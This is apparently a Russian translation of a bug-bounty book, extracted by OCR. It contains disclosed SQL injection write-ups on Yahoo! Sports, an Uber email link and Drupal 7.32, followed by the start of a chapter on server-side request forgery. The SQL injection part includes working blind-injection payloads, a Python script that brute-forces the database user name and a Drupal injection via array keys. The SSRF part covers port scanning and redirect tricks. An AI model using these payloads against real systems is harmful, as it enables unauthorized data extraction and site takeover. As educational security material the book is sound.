

Рисунок 9-1. Результаты поиска игроков Yahoo! с неизменённым параметром `year`.



Рисунок 9-2. Результаты поиска игроков Yahoo! с изменённым параметром `year`*, включающим* `--`*.*

Эта ошибка Yahoo! несколько необычна, поскольку в большинстве, если не во всех, базах данных запросы должны завершаться точкой с запятой. Так как Ветторатци внедрил только два дефиса и закомментировал точку с запятой запроса, этот запрос должен был завершиться неудачно и либо вернуть ошибку, либо не вернуть записей. Некоторые базы данных допускают запросы без точки с запятой, поэтому Yahoo! либо использовала такую возможность, либо её код каким-то иным образом обрабатывал ошибку. Как бы то ни было, заметив различие возвращаемых запросами результатов, Ветторатци попытался определить версию базы данных сайта, передав в параметре `year` следующий код:

```
(2010)and(if(mid(version(),1,1))='5',true,false))--
```

Функция базы данных MySQL `version()` возвращает текущую версию используемой базы MySQL. Функция `mid` возвращает часть строки, переданной в первом параметре, согласно второму и третьему параметрам. Второй аргумент задаёт начальную позицию возвращаемой подстроки, а третий - длину подстроки. Ветторатци проверил, использует ли сайт MySQL, вызвав `version()`. Затем он попытался получить первую цифру номера версии, передав функции `mid` значение 1 как первый аргумент начальной позиции и 1 как второй аргумент длины подстроки. Код проверяет первую цифру версии MySQL при помощи выражения `if`.

Выражение `if` принимает три аргумента: логическую проверку, действие при истинном результате проверки и действие при ложном результате. Здесь код проверяет, равна ли первая цифра из `version` числу 5; если да, запрос возвращает `true`. Иначе запрос возвращает `false`.

Затем Ветторатци связал результат `true`/`false` с параметром `year` оператором `and`, поэтому, если старшая версия базы MySQL была равна 5, веб-страница Yahoo! возвращала игроков за 2010 год. Запрос работает так, потому что условие `2010 and true` истинно, тогда как `2010 and false` ложно и не возвращает записей. Ветторатци выполнил запрос и не получил записей, как показано на рисунке 9-3. Значит, первая цифра значения, возвращённого `version`, не была равна 5.



Рисунок 9-3. Результаты поиска игроков Yahoo! были пусты, когда код проверял, начинается ли версия базы данных с цифры 5.

Эта ошибка относится к слепой SQLi, поскольку Ветторатци не мог внедрить запрос и увидеть его вывод непосредственно на странице. Но он всё же мог находить сведения о сайте. Вставляя логические проверки, например выражение `if`, проверяющее версию, Ветторатци мог логически вывести нужные ему сведения. Он мог бы продолжить извлекать сведения из базы данных Yahoo!. Но полученных тестовым запросом сведений о версии MySQL оказалось достаточно, чтобы

подтвердить Yahoo! существование уязвимости.

Выводы

Уязвимости SQLi, как и другие уязвимости, связанные с инъекциями, не всегда трудно эксплуатировать. Один из способов найти SQLi - проверять параметры URL и искать незначительные изменения результатов запросов. Здесь добавление двух дефисов изменило результаты исходного запроса Ветторатци и раскрыло SQLi.

Слепая SQLi в Uber

Сложность: средняя
URL: sctrack.email.uber.com.cn
Источник: hackerone.com
Дата сообщения: 8 июля 2016 года
Выплаченное вознаграждение: 4000 долларов

Помимо веб-страниц, уязвимости слепой SQLi можно находить и в других местах, например в ссылках электронной почты. В июле 2016 года Оранж Цай получил рекламное письмо от Uber. Он заметил, что ссылка для отказа от рассылки содержала в параметре URL строку, закодированную в base64. Ссылка выглядела так:

```
http://sctrack.email.uber.com.cn/track/unsubscribe.do?p
=eyJ1c2VyX2lkIjogIjU3NTUiLCAicmVjZWl2ZXIiOiAib3JhbmdlQG15bWFpbCJ9
```

Декодирование значения параметра `p` `eyJ1c2VyX2lkIjogIjU3NTUiLCAicmVjZWl2ZXIiOiAib3JhbmdlQG15bWFpbCJ9` из base64 возвращает строку JSON `{"user_id": "5755", "receiver": "orange@mymail"}`. К декодированной строке Оранж добавил код `and sleep(12) = 1` в закодированном параметре URL `p`. Это безвредное дополнение заставляет базу данных дольше отвечать на действие отказа от рассылки: `{"user_id": "5755 and sleep(12)=1", "receiver": "orange@mymail"}`. Если сайт уязвим, при выполнении запроса вычисляется `sleep(12)`, и в течение 12 секунд ничего не происходит, прежде чем вывод команды `sleep` сравнивается с 1. В MySQL команда `sleep` обычно возвращает 0, поэтому сравнение будет ложным. Но это не имеет значения, поскольку выполнение займёт не менее 12 секунд.

Повторно закодировав изменённую нагрузку и передав её параметру URL, Оранж перешёл по ссылке отказа от рассылки и подтвердил, что ответ HTTP занял не менее 12 секунд. Поняв, что для отправки Uber ему нужно более убедительное доказательство SQLi, он перебором получил имя пользователя, имя узла и имя базы данных. Тем самым он показал, что может извлекать сведения через уязвимость SQLi, не обращаясь к конфиденциальным данным.

Функция SQL `user` возвращает имя пользователя и имя узла базы данных в форме `<user>@<host>`. Поскольку Оранж не мог обратиться к выводу своих внедрённых запросов, он не мог просто вызвать `user`. Вместо этого Оранж изменил запрос, добавив условную проверку при поиске своего идентификатора пользователя и сравнивая по одному символу строки имени пользователя и узла базы данных при помощи функции `mid`. Как и со слепой SQLi Yahoo! Sports из предыдущего отчёта об ошибке, Оранж использовал выражение сравнения и перебор, чтобы вывести каждый символ строки имени пользователя и узла.

Например, Оранж брал первый символ значения, возвращаемого функцией `user`, при помощи функции `mid`. Затем он проверял, равен ли символ `'a'`, потом `'b'`, затем `'c'` и так далее. Если

выражение сравнения было истинным, сервер выполнял команду отказа от рассылки. Такой результат показывал, что первый символ возвращаемого функцией `user` значения совпадал с символом, с которым его сравнивали. Если выражение было ложным, сервер не пытался отписать Оранжа. Проверяя таким способом каждый символ значения, возвращаемого функцией `user`, Оранж в итоге мог вывести полные имя пользователя и имя узла.

Ручной перебор строки занимает время, поэтому Оранж создал сценарий Python, который формировал и отправлял нагрузки Uber от его имени:

```
import json
import string
import requests
from urllib import quote
from base64 import b64encode
base = string.digits + string.letters + '_-@.'
payload = {"user_id": 5755, "receiver": "blog.orange.tw"}
for l in range(0, 30):
    for i in base:
        payload['user_id'] = "5755 and mid(user(),%d,1)='%c'#"%(l+1, i)
        new_payload = json.dumps(payload)
        new_payload = b64encode(new_payload)
        r = requests.get('http://sctrack.email.uber.com.cn/track/unsubscribe.do?p='+quote(
    new_payload))
        if len(r.content)>0:
            print i,
            break
```

Сценарий Python начинается с пяти строк выражений `import`, которые получают библиотеки, необходимые Оранжу для обработки запросов HTTP, JSON и кодировок строк.

Имя пользователя и имя узла базы данных могут состоять из любой комбинации прописных букв, строчных букв, цифр, дефисов (`-`), знаков подчёркивания (`_`), знаков `@` и точек (`.`). Оранж создаёт переменную `base` для хранения этих символов. Затем код создаёт переменную для хранения нагрузки, которую сценарий отправляет серверу. Инъекция находится в строке `payload['user_id']` и использует два цикла `for`.

Рассмотрим подробнее строку с инъекцией. Оранж обращается к своему идентификатору пользователя 5755 через строку `user_id`, определённую при создании переменной `payload`, чтобы формировать нагрузки. При помощи функции `mid` и обработки строк он строит нагрузку, подобную нагрузке для ошибки Yahoo! выше в этой главе. `%d` и `%c` в нагрузке - местозаполнители для подстановки в строку. `%d` представляет данные в виде цифры, а `%c` - символьные данные.

Строка нагрузки начинается с первой пары двойных кавычек (") и заканчивается второй парой двойных кавычек перед третьим знаком процента в строке инъекции. Третий знак процента сообщает Python, что местозаполнители `%d` и `%c` нужно заменить значениями, идущими после знака процента в круглых скобках. Поэтому код заменяет `%d` на `l+1` (переменная `l` плюс число 1), а `%c` - на переменную `i`. Знак решётки (#) - ещё один способ создать комментарий в MySQL; он превращает в комментарий любую часть запроса, следующую за инъекцией Оранжа.

Переменные `l` и `i` являются итераторами циклов. Когда код впервые входит в `l in range(0, 30)`, значение `l` равно 0. Значение `l` - это позиция в строке имени пользователя и узла, возвращаемой функцией `user`, которую сценарий пытается подобрать перебором. Получив проверяемую позицию в строке имени пользователя и узла, код входит во вложенный цикл, который перебирает каждый символ строки `base`. При первом проходе сценария через оба цикла `l` будет равно 0, а `i` - `a`. Эти значения передаются функции `mid` для создания нагрузки `"5755 and mid(user(),0,1)='a'#"`.

На следующей итерации вложенного цикла `for` значение `l` по-прежнему будет равно 0, а `i` - `b`, что создаст нагрузку `"5755 and mid(user(),0,1)='b'#"`. Позиция `l` остаётся постоянной, пока цикл перебирает каждый символ в `base`, чтобы создать нагрузку.

При каждом создании новой нагрузки следующий код преобразует её в JSON, повторно кодирует строку функцией `base64encode` и отправляет запрос HTTP серверу. Условие `if` проверяет, отвечает ли сервер сообщением. Если символ в `i` совпадает с подстрокой имени пользователя в проверяемой позиции, сценарий прекращает проверять символы в этой позиции и переходит к следующей позиции строки пользователя. Вложенный цикл прерывается, и выполнение возвращается к внешнему циклу, который увеличивает `l` на 1 для проверки следующей позиции строки имени пользователя.

Эта демонстрация концепции позволила Оранжу подтвердить, что именем пользователя и узла базы данных было `sendcloud_w@10.9.79.210`, а именем базы данных - `sendcloud` (чтобы получить имя базы данных, в строке инъекции нужно заменить `user` на `database`). Отвечая на отчёт, Uber подтвердила, что SQLi произошла не на её сервере. Инъекция произошла на сервере сторонней организации, которым пользовалась Uber, но компания всё равно выплатила вознаграждение. Не все программы вознаграждения поступят так же. Вероятно, Uber заплатила, поскольку эксплойт позволял злоумышленнику выгрузить из базы данных sendcloud все адреса электронной почты клиентов Uber.

Хотя для выгрузки сведений о базе данных с уязвимого веб-сайта можно написать собственный сценарий, как это сделал Оранж, можно также применять автоматизированные инструменты. Приложение A содержит сведения об одном из таких инструментов - sqlmap.

Выводы

Следите за запросами HTTP, принимающими закодированные параметры. После декодирования и внедрения запроса обязательно повторно закодируйте нагрузку, чтобы всё по-прежнему соответствовало кодировке, ожидаемой сервером.

Извлечение имени базы данных, имени пользователя и имени узла обычно безвредно, но обязательно убедитесь, что оно входит в перечень разрешённых действий программы вознаграждения, с которой вы работаете. В некоторых случаях для демонстрации концепции достаточно команды `sleep`.

SQLi в Drupal

Сложность: высокая
URL: любой сайт Drupal версии 7.32 или более ранней
Источник: hackerone.com
Дата сообщения: 17 октября 2014 года
Выплаченное вознаграждение: 3000 долларов

Drupal - популярная система управления содержимым с открытым исходным кодом для создания веб-сайтов, подобная Joomla! и WordPress. Она написана на PHP и имеет модульную архитектуру: на сайт Drupal можно устанавливать новую функциональность в виде отдельных модулей. Каждая установка Drupal содержит ядро Drupal - набор модулей, обеспечивающих работу платформы. Этим модулям ядра требуется подключение к базе данных, например MySQL.

В 2014 году Drupal выпустила срочное обновление безопасности ядра Drupal, поскольку все сайты Drupal были уязвимы для SQLi, которой легко могли злоупотребить анонимные пользователи. Эта уязвимость позволяла злоумышленнику захватить любой сайт Drupal без установленного исправления. Стефан Хорст обнаружил уязвимость, заметив ошибку в функциональности подготовленных выражений ядра Drupal.

Уязвимость Drupal находилась в интерфейсе прикладного программирования (API) базы данных Drupal. API Drupal использует расширение PHP Data Objects (PDO), представляющее собой интерфейс доступа к базам данных из PHP. Интерфейс - это концепция программирования, гарантирующая входы и выходы функции, но не определяющая способ её реализации. Иными словами, PDO скрывает различия между базами данных, чтобы программисты могли использовать одни и те же функции для запросов и получения данных независимо от типа базы. PDO поддерживает подготовленные выражения.

Drupal создала API базы данных, использующий функциональность PDO. Этот API создаёт в Drupal слой абстракции базы данных, поэтому разработчикам никогда не приходится обращаться к базе напрямую из собственного кода. При этом они по-прежнему могут использовать подготовленные выражения и один и тот же код с любым типом базы данных. Подробности API выходят за рамки книги. Но нужно знать, что API формирует выражения SQL для запросов к базе и имеет встроенные проверки безопасности, предотвращающие уязвимости SQLi.

Напомним: подготовленные выражения предотвращают SQLi, поскольку злоумышленник не может изменить структуру запроса вредоносным вводом, даже если ввод не очищен. Но подготовленные выражения не защищают от SQLi, если инъекция происходит при создании шаблона. Если злоумышленник может внедрить вредоносный ввод в процессе создания шаблона, он может создать собственное вредоносное подготовленное выражение. Обнаруженная Хорстом уязвимость возникала из-за предложения SQL `IN`, которое ищет значения, существующие в перечне значений. Например, код `SELECT * FROM users WHERE name IN ('peter', 'paul', 'ringo');` выбирает данные из таблицы `users`, где значение столбца `name` равно `peter`, `paul` или `ringo`.

Чтобы понять, почему предложение `IN` уязвимо, рассмотрим код API Drupal:

```
$this->expandArguments($query, $args);
$stmt = $this->prepareQuery($query);
$stmt->execute($args, $options);
```

Функция `expandArguments` отвечает за построение запросов, использующих предложение `IN`. Построив запросы, `expandArguments` передаёт их функции `prepareQuery`, которая строит подготовленные выражения, выполняемые функцией `execute`. Чтобы понять значение этого процесса, рассмотрим также относящийся к делу код `expandArguments`:

```
--snip--
foreach(array_filter($args, `is_array`) as $key => $data) {
    $new_keys = array();
    foreach ($data as $i => $value) {
        --snip--
        $new_keys[$key . '_' . $i] = $value;
    }
    --snip--
}
```

Этот код PHP использует массивы. PHP может использовать ассоциативные массивы, в которых ключи определяются явно:

```
['red' => 'apple', 'yellow' => 'banana']
```

Ключи этого массива - `'red'` и `'yellow'`, а значения массива - фрукты справа от стрелки (`=>`).

Кроме того, PHP может использовать индексный массив:

```
['apple', 'banana']
```

Ключи индексного массива неявны и зависят от позиции значения в перечне. Например, ключ `'apple'` равен 0, а ключ `'banana'` - 1.

Функция PHP `foreach` перебирает массив и может отделять ключ массива от его значения. Она также может присвоить каждый ключ и каждое значение отдельной переменной и передать их

блоку кода для обработки. В первом foreach каждое значение переданного массива проверяется на принадлежность к массиву вызовом array_filter($args, 'is_array'). После того как выражение подтвердит это, оно при каждой итерации цикла foreach присваивает каждый ключ массива переменной $key, а каждое значение - переменной $data. Код будет изменять значения массива, создавая местозаполнители, поэтому $new_keys = array(); инициализирует новый пустой массив, в котором позднее будут храниться значения местозаполнителей.

Чтобы создать местозаполнители, внутренний цикл перебирает массив $data, присваивая каждый ключ переменной $i, а каждое значение - переменной $value. Затем массив new_keys, инициализированный ранее, получает ключ первого массива, соединённый с ключом внутреннего цикла. Предполагаемый результат работы кода - создание местозаполнителей данных вида name_0, name_1 и так далее.

Вот как выглядит типичный запрос с функцией Drupal db_query, которая обращается к базе данных:

```
db_query("SELECT * FROM {users} WHERE name IN (:name)",
  array(':name'=>array('user1','user2')));
```

Функция db_query принимает два параметра: запрос, содержащий именованные местозаполнители переменных, и массив значений для подстановки вместо них. В этом примере местозаполнитель :name является массивом со значениями 'user1' и 'user2'. В индексном массиве ключ 'user1' равен 0, а ключ 'user2' - 1. Когда Drupal выполняет функцию db_query, она вызывает expandArguments, которая присоединяет ключи к каждому значению. Полученный запрос использует вместо ключей name_0 и name_1, как показано здесь:

```
SELECT * FROM users WHERE name IN (:name_0, :name_1)
```

Но проблема возникает при вызове db_query с ассоциативным массивом, как в следующем коде:

```
db_query("SELECT * FROM {users} where name IN (:name)",
  array(':name'=>array('test);-- ' => 'user1', 'test' => 'user2')));
```

Здесь :name является массивом, а его ключи - 'test);--' и 'test'. Когда expandArguments получает массив :name и обрабатывает его для создания запроса, получается следующее:

```
SELECT * FROM users WHERE name IN (:name_test);-- , :name_test)
```

Мы внедрили комментарий в подготовленное выражение. Это происходит потому, что expandArguments перебирает каждый элемент массива для построения местозаполнителей, но предполагает, что ей передали индексный массив. На первой итерации $i получает 'test);--', а $value - 'user1'. Значение $key равно ':name', и его объединение с $i даёт name_test);--. На второй итерации $i получает 'test', а $value - 'user2'. Объединение $key с $i даёт значение name_test.

Такое поведение позволяет злоумышленникам внедрять выражения SQL в запросы Drupal, использующие предложение IN. Уязвимость затрагивает функциональность входа в Drupal, что делает SQLi серьёзной: её мог эксплуатировать любой пользователь сайта, в том числе анонимный. Ситуацию усугубляет то, что PHP PDO по умолчанию поддерживает одновременное выполнение нескольких запросов. Это значит, что злоумышленник может добавить к запросу входа пользователя дополнительные запросы и таким образом выполнить команды SQL без предложения IN. Например, злоумышленник может использовать выражения INSERT, вставляющие записи в базу данных, чтобы создать пользователя с правами администратора, а затем войти под его именем на веб-сайт.

Выводы

Эта уязвимость SQLi не сводилась к простой отправке одинарной кавычки и нарушению запроса. Она требовала понимания того, как API базы данных ядра Drupal обрабатывает предложение `IN`. Главный вывод из этой уязвимости - искать возможности изменить структуру ввода, передаваемого сайту. Если URL принимает параметр `name`, попробуйте добавить к параметру `[]`, чтобы превратить его в массив, и проверьте, как сайт это обработает.

Итоги

SQLi может быть серьёзной и опасной для сайта уязвимостью. Найдя SQLi, злоумышленник способен получить полные права на сайте. В некоторых ситуациях уязвимость SQLi можно развить, вставив в базу данных сведения, предоставляющие административные права на сайте, как в примере с Drupal. При поиске уязвимостей SQLi изучайте места, где запросу можно передать неэкранированные одинарные или двойные кавычки. Признаки найденной уязвимости могут быть малозаметными, как при слепых инъекциях. Также следует искать места, где данные можно передать сайту неожиданным способом, например подставить параметры-массивы в данные запроса, как в ошибке Uber.

Глава 10. Подделка серверных запросов

Уязвимость подделки серверных запросов (server-side request forgery, SSRF) позволяет злоумышленнику заставить сервер выполнять непредусмотренные сетевые запросы. Как и уязвимость межсайтовой подделки запросов (CSRF), SSRF злоупотребляет другой системой для выполнения вредоносных действий. Но если CSRF эксплуатирует другого пользователя, то SSRF эксплуатирует целевой сервер приложения. Как и у CSRF, влияние и способы эксплуатации уязвимостей SSRF могут различаться. Однако возможность заставить целевой сервер отправлять запросы другим произвольным серверам сама по себе ещё не означает, что целевое приложение уязвимо. Приложение может намеренно разрешать такое поведение. Поэтому, найдя потенциальную SSRF, важно понимать, как продемонстрировать её влияние.

Демонстрация влияния подделки серверных запросов

В зависимости от устройства веб-сайта уязвимый для SSRF сервер может выполнять запрос HTTP к внутренней сети или к внешним адресам. Возможные способы использования SSRF определяются тем, какие запросы способен выполнять уязвимый сервер.

У некоторых крупных веб-сайтов есть межсетевые экраны, запрещающие внешнему интернет-трафику обращаться к внутренним серверам. Например, веб-сайт имеет ограниченное число общедоступных серверов, которые получают запросы HTTP посетителей и передают запросы другим серверам, недоступным извне. Типичный пример - сервер базы данных, часто недоступный из интернета. При входе на сайт, взаимодействующий с сервером базы данных, вы можете отправить имя пользователя и пароль через обычную веб-форму. Веб-сайт получит ваш запрос HTTP и выполнит собственный запрос к серверу базы данных с вашими учётными данными. Затем сервер базы данных ответит серверу веб-приложения, а тот передаст сведения вам. Во

время этого процесса вы часто не знаете о существовании удалённого сервера базы данных и не должны иметь прямого доступа к базе.

Уязвимые серверы, позволяющие злоумышленнику управлять запросами к внутренним серверам, могут раскрыть закрытые сведения. Например, если бы в предыдущем примере с базой данных существовала SSRF, она могла бы позволить злоумышленнику отправлять запросы серверу базы данных и получать сведения, к которым у него не должно быть доступа. Уязвимости SSRF предоставляют злоумышленникам доступ к более широкой сети целей.

Предположим, вы нашли SSRF, но у уязвимого сайта нет внутренних серверов либо эти серверы недоступны через уязвимость. В таком случае проверьте, можете ли вы выполнять с уязвимого сервера запросы к произвольным внешним сайтам. Если целевой сервер можно заставить взаимодействовать с подконтрольным вам сервером, вы сможете использовать запрашиваемые у него сведения, чтобы больше узнать о программном обеспечении целевого приложения. Возможно, вам также удастся управлять ответом, который оно получает.

Например, внешние запросы можно превратить во внутренние, если уязвимый сервер переходит по перенаправлениям; на эту уловку мне указал Джастин Кеннеди. В некоторых случаях сайт не разрешает обращаться к внутренним IP-адресам, но связывается с внешними сайтами. Тогда можно вернуть ответ HTTP с кодом состояния 301, 302, 303 или 307 - это разновидности перенаправлений. Поскольку вы управляете ответом, перенаправление можно указать на внутренний IP-адрес и проверить, перейдёт ли сервер по ответу 301 и выполнит ли запрос HTTP к своей внутренней сети.

Вместо этого можно использовать ответ своего сервера для проверки других уязвимостей, например SQLi или XSS, как описано в разделе «Атака на пользователей при помощи ответов SSRF» на странице 98. Успех зависит от того, как целевое приложение использует ответ на поддельный запрос, но в подобных ситуациях часто полезен творческий подход.

Наименьшее влияние имеет ситуация, когда уязвимость SSRF позволяет взаимодействовать лишь с ограниченным числом внешних веб-сайтов. В таких случаях можно воспользоваться неправильно настроенным чёрным списком. Например, предположим, что веб-сайт может связываться с `www.<example>.com`, но проверяет только, что переданный URL заканчивается на `<example>.com`. Злоумышленник может зарегистрировать `attacker<example>.com`, что позволит ему управлять ответом целевому сайту.

Вызов запросов GET и POST

Убедившись, что можете отправить SSRF, выясните, какой метод HTTP - GET или POST - можно вызвать для эксплуатации сайта. Запросы HTTP POST могут иметь более серьёзные последствия, если злоумышленник способен управлять параметрами POST. Запросы POST часто вызывают действия, изменяющие состояние: создание учётных записей пользователей, запуск системных команд или выполнение произвольного кода - в зависимости от того, с какими другими приложениями может взаимодействовать уязвимый сервер. В свою очередь, запросы HTTP GET часто связаны с извлечением данных. Поскольку SSRF с запросами POST могут быть сложны и зависят от системы, в этой главе мы сосредоточимся на ошибках, использующих запросы GET. Подробнее об SSRF на основе запросов POST можно узнать из слайдов доклада Оранжа Цая на Black Hat 2017: blackhat.com.

Выполнение слепых SSRF

Выяснив, куда и каким образом можно отправить запрос, определите, можете ли вы получить доступ к его ответу. Если ответ недоступен, вы нашли слепую SSRF. Например, злоумышленник может получить через SSRF доступ к внутренней сети, но не иметь возможности читать ответы HTTP на запросы к внутренним серверам. Тогда ему потребуется альтернативный способ извлечения сведений, обычно основанный на времени или системе доменных имён (DNS).

В некоторых слепых SSRF время ответа может раскрывать сведения о серверах, с которыми происходит взаимодействие. Один из способов эксплуатировать время ответа - сканировать порты недоступных серверов. Через порты сведения поступают на сервер и отправляются с него. Для сканирования портов сервера им посылают запросы и проверяют, отвечают ли они. Например, можно попытаться использовать SSRF во внутренней сети для сканирования портов внутренних серверов. Так можно определить, открыт, закрыт или фильтруется сервер, по тому, приходит ли ответ с известного порта, например 80 или 443, за 1 секунду либо за 10 секунд. Фильтруемые порты подобны коммуникационной чёрной дыре. Они не отвечают на запросы, поэтому вы не узнаете, открыты они или закрыты, а ожидание запроса завершится по тайм-ауту. Напротив, быстрый ответ может означать, что сервер открыт и принимает соединения либо закрыт и не принимает их. Используя SSRF для сканирования портов, пытайтесь подключиться к распространённым портам: 22 (SSH), 80 (HTTP), 443 (HTTPS), 8080 (альтернативный HTTP) и 8443 (альтернативный HTTPS). Вы сможете подтвердить различия между ответами и вывести из них сведения.

